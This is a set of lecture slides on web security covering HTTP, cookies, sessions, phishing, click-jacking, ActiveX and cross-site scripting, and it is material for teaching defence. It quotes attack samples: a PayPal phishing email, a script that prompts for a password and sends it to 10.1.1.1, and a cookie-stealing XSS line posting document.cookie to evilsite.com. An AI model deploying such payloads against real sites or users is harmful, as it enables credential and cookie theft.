Web Security

7.1 The world wide web

- WWW is used for banking, shopping, communication, collaborating, and social networking.
- Entire new classes of security and privacy concerns has emerged as web security.

7.1.1 HTTP HTML

- A web site contains pages of text and images interpreted by a web browser
- A web browser identifies a web site with a uniform resource locator (URL)
- The web browser uses Domain Name System (DNS) to determine the IP address of the web server.
- The hypertext transfer protocol (HTTP) is used to retrieve the requested web page
- The client/web browser makes a TCP connection to a specified port on the web server, by default 80 for HTTP.

7.1.1 HTTP HTML

- HTTP requests typically begin with a request line, usually consisting of a command such as GET or POST.
- HTTP responses deliver the content to the browser along with a response header.
- The response header includes info about the server such as the type and version number.
- Good security practices alter the default server response to not include this info.
- Hypertext markup language (HTML) provides a structural description of a document, rendered by web browser

7.1.1 HTTP HTML

- HTML features
  - Static document description language
  - Supports linking to other pages and embedding images by reference
  - User input sent to server via forms
  - No encryption provided
- HTML extensions
  - Additional media content (e.g., PDF, video) supported through plugins
  - Embedding programs in supported languages (e.g., JavaScript, Java) provides dynamic content that interacts with the user, modifies the browser user interface, and can access the client computer environment

HTML Forms

- Allow users to provide input to a web site in the form of variables represented by name-value pairs.
- GET variables are encoded directly into the URL separated by &


http://www.example.com/form.php?first=Robert&last=Tamassia

- Used in operations such as querying a DB that do not have any permanent results.
- Need to ensure that sending GET variables repeatedly is safe.

HTML forms

- POST variables are included in the HTTP request's body.
- It has side effects such as inserting a record in a DB or sending an email.
- Need prompt the user to ensure the user wishes to submit the information again.

- HTTPS is identical to HTTP but incorporates an additional layer of security known as SSL.


1. Client sends
"ClientHello" message
Kryptotel
Infrastructure
SSL
2. Server sends
"ServerHello" message
3. Server sends its certificate
4. Server requests
client's certificate
S
Client's
Certificate
C
5. Client sends its certificate
Server's Certificate located
inside Kryptotel's Infrastructure
Session
Key
6. Client sends
"ClientKeyExchange" message
S
Server's
Public Key
Server's
Private Key
Digital
Envelope
S
Session Key
7. Client sends
"CertificateVerify" message
DS
Digital Signature
8. Client and Server exchange
"ChangeCipherSpec" messages
9. Both send
"Finished" messagges

7.1.3 Dynamic Content

- Dynamic content in a web page can change in response to user interaction or other conditions such as passage of time.
- A scripting language is a programming language that provides instructions to be executed inside an application.
- Client-side scripting language is delivered to the browser and executed by the browser.
- Server-side scripting language is executed on the server, hiding the code from the user and presenting only the output of the code.

javascript

- Supported by every major browser
- It allows declaration of functions
- It allows reuse of functions
- It handles events such as clicking a link or hovering the mouse pointer over a portion of a web page.

7.1.4 Sessions and Cookies

- HTTP protocol is stateless
- Cookies are a small bit of information stored on a computer associated with a specific server
  - When you access a specific website, it might store information as a cookie
  - Every time you revisit that server, the cookie is re-sent to the server
  - Effectively used to hold state information over sessions
- Cookies can hold any type of information
  - Can also hold sensitive information
    - This includes passwords, credit card information, social security number, etc.
    - Session cookies, non-persistent cookies, persistent cookies
  - Almost every large website uses cookies

More on Cookies

- Cookies are stored on your computer and can be controlled
  - However, many sites require that you enable cookies in order to use the site
  - Their storage on your computer naturally lends itself to exploits (Think about how ActiveX could exploit cookies...)
  - You can (and probably should) clear your cookies on a regular basis
  - Most browsers will also have ways to turn off cookies, exclude certain sites from adding cookies, and accept only certain sites' cookies
- Cookies expire
  - The expiration is set by the sites' session by default, which is chosen by the server
  - This means that cookies will probably stick around for a while

Taking Care of Your Cookies


- Managing your cookies in Firefox:
  - Remove Cookie
  - Remove All Cookies
  - Displays information of individual cookies
  - Also tells names of cookies, which probably gives a good idea of what the cookie stores
    - i.e. amazon.com: session-id

Server-side sessions

- A final method of maintaining session information is to devote space on the web server for keeping user information.
- Servers use a session ID, a unique identifier that corresponds to a user's session.
- The space and processing required of the server to keep track all of its users' sessions.
- Used in shopping cart.

7.4 Attacks on Clients

- Session Hijacking
  - Intercept communication between client and server
  - Impersonate whatever measures are being used to maintain HTTP session




7.2.1 session hijacking

- Defense against session hijacking
  - Protect against packet sniffers
  - Encrypt session tokens by servers.
  - Make the session IDs difficulty to predict
- Replay attacks
  - Incorporate random numbers
  - Change session tokens frequently
  - Associate a session token with the IP address of the client

7.2.2 Phishing

- Forged web pages created to fraudulently acquire sensitive information
- User typically solicited to access phished page from spam email
- Most targeted sites
  - Financial services (e.g., Citibank)
  - Payment services (e.g., PayPal)
  - Auctions (e..g, eBay)
- 45K unique phishing sites detected monthly in 2009
  [APWG Phishing Trends Reports]
- Methods to avoid detection
  - Misspelled URL
  - URL obfuscation
  - Removed or forged address bar


From: PayPal Security Department [service@paypal.com]
Subject: [SPAM:99%] Your PayPal Account

PayPal The way to send and receive money online

Security Center Advisory!

We recently noticed one or more attempts to log in to your PayPal account from a foreign IP address and we have reasons to belive that your account was hijacked by a third party without your authorization. If you recently accessed your account while traveling, the unusual log in attempts may have been initiated by you.

If you are the rightful holder of the account you must **click the link below** and then complete all steps from the following page as we try to verify your identity.

Click here to verify your account

http://211.248.156.177/.PayPal/cgi-bin/webscrcmd_login.php

If you choose to ignore our request, you leave us no choise but to temporaly suspend your account.

Thank you for using PayPal!

Please do not reply to this e-mail. Mail sent to this address cannot be answered. For assistance, log in to your PayPal account and choose the "Help" link in the footer of any page.

To receive email notifications in plain text instead of HTML, update your preferences here.

Protect Your Account Info

Make sure you never provide your password to fraudulent persons.

PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).


PayPal will never ask you to enter your password in an email.

For more information on protecting yourself from fraud, please review our Security Tips at http://www.paypal.com/securitytips

Protect Your Password


You should never give your PayPal password to anyone, including PayPal employees.

Phishing Example



URL Obfuscation

- Properties of page in previous slide
  - Actual URL different from spoofed URL displayed in address bar
- URL escape character attack
  - Old versions of Internet Explorer did not display anything past the Esc or null character
  - Displayed vs. actual site http://trusted.com%01%00@malicious.com
- Unicode attack
  - Domains names with Unicode characters can be registered
  - Identical, or very similar, graphic rendering for some characters
  - E.g., Cyrillic and Latin “a”
  - Phishing attack on paypal.com
  - Current version of browsers display Punycode, an ASCII-encoded version of Unicode: www.xn--pypal-4ve.com



http://www.anti-phishing.com

7.2.3 Click-Jacking

- A user's mouse click on a page is used in a way that was not intended by the user.

- Click-jacking attack

```
<a onMouseUp="window.open('http://www.evilsite.com')"
href="http://www.trustedsite.com/">Trust me!</a>
```

- Creates a link which appears to be point to www.trusted site.com.
- But the code actually uses the javascript function window.open that directs the user to the alternate site www.evilsite.com after releasing the mouse click.

7.2.3 Click-Jacking

- Other Javascript event handlers such as onMounseOver can trigger an action whenever a user simply moves their mouse over that element.
- Most online advertisers pay the sites that host their advertisements based on the number of click-throughs.
- Forcing users to unwillingly click on advertisements raises the fraudulent site's revenue. Which is known as click fraud.

7.2.4 IE Image Crash

- Browser implementation bugs can lead to denial of service attacks
- The classic image crash in Internet Explorer is a perfect example
  - By creating a simple image of extremely large proportions, one can crash Internet Explorer and sometimes freeze a Windows machine

```
<HTML>
  <BODY>
    <IMG SRC="./imagecrash.jpg" width="9999999" height="9999999">
  </BODY>
</HTML>
```

- Variations of the image crash attack still possible on the latest IE version

Mobile Code

- What is mobile code?
  - Executable program
  - Sent via a computer network
  - Executed at the destination
- Examples
  - JavaScript
  - ActiveX
  - Java Plugins
  - Integrated Java Virtual Machines

JavaScript

- Scripting language interpreted by the browser
- Code enclosed within <script> … </script> tags
- Defining functions:

```
<script type="text/javascript">
    function hello() { alert("Hello world!"); }
</script>
```

- Event handlers embedded in HTML

```
<img src="picture.gif" onMouseOver="javascript:hello()">
```

- Built-in functions can change content of window

```
window.open("http://brown.edu")
```

ActiveX vs. Java

ActiveX Control

- Windows-only technology runs in Internet Explorer
- Binary code executed on behalf of browser
- Can access user files
- Support for signed code
- An installed control can be run by any site (up to IE7)
- IE configuration options
  - Allow, deny, prompt
  - Administrator approval

Java Applet


- Platform-independent via browser plugin
- Java code running within browser
- Sandboxed execution
- Support for signed code
- Applet runs only on site where it is embedded
- Applets deemed trusted by user can escape sandbox

Embedding an ActiveX Control

```
<HTML> <HEAD>
<TITLE> Draw a Square </TITLE>
</HEAD>
<BODY> Here is an example ActiveX reference:
<OBJECT
        ID="Sample“
        CODEBASE="http://www.badsite.com/controls/stop.ocx"
        HEIGHT="101“
        WIDTH="101“
        CLASSID="clsid:0342D101-2EE9-1BAF-34565634EB71" >
  <PARAM NAME="Version" VALUE=45445">
  <PARAM NAME="ExtentX" VALUE="3001">
  <PARAM NAME="ExtentY" VALUE="2445">
</OBJECT>
</BODY> </HTML>
```

Authenticode in ActiveX

- This signed ActiveX control ask the user for permission to run
  - If approved, the control will run with the same privileges as the user
- The "Always trust content from …" checkbox automatically accepts controls by the same publisher
  - Probably a bad idea



Malicious Mobile Code, by R. Grimes, O'Reilly Books

Trusted/Untrusted ActiveX controls

- Trusted publishers
  - List stored in the Windows registry
  - Malicious ActiveX controls can modify the registry table to make their publisher trusted
  - All future controls by that publisher run without prompting user
- Unsigned controls
  - The prompt states that the control is unsigned and gives an accept/reject option
  - Even if you reject the control, it has already been downloaded to a temporary folder where it remains
  - It is not executed if rejected, but not removed either

Classic ActiveX Exploits

- *Exploder* and *Runner* controls designed by Fred McLain
  - Exploder was an ActiveX control for which he purchased a VeriSign digital signature
  - The control would power down the machine
  - Runner was a control that simply opened up a DOS prompt While harmless, the control easily could have executed format C: or some other malicious command
  - http://www.halcyon.com/mclain/ActiveX/Exploder/FAQ.htm
- *Quicken* exploit by a German hacking club
  - Intuit's Quicken is personal financial management tool
  - Can be configured to auto-login to bank and credit card sites
  - The control that would search the computer for Quicken and execute a transaction that transfers user funds to their account

7.2.6 Site Scripting (XSS)

- Attacker injects scripting code into pages generated by a web application
  - Script could be malicious code
  - JavaScript (AJAX!), VBScript, ActiveX, HTML, or Flash
- Threats:
  - Phishing, hijacking, changing of user settings, cookie theft/poisoning, false advertising , execution of code on the client, ...

XSS (Cross Site Scripting) an example

Common type of XSS: injecting malicious code

- www.victim.com runs a guestbook application that takes comments from visitors and displays them
- Input is not sanitized
- An attacker injects script that will be executed by subsequent visitors
- E.g., instead of entering name, attacker enters

```
<script language="Javascript">var password=prompt
( 'Your session has expired. Please enter your password to continue.`,``);
Location.href="https://10.1.1.1/pass.cgi?passwd="+password;</script>
```

Cookie Stealing XSS Attacks

- Attack 1

```
<script>
document.location = "http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

Redirect visitor to the attacker's site and concatenate the user's cookies to the URL as a GET parameter for the steal.php page.

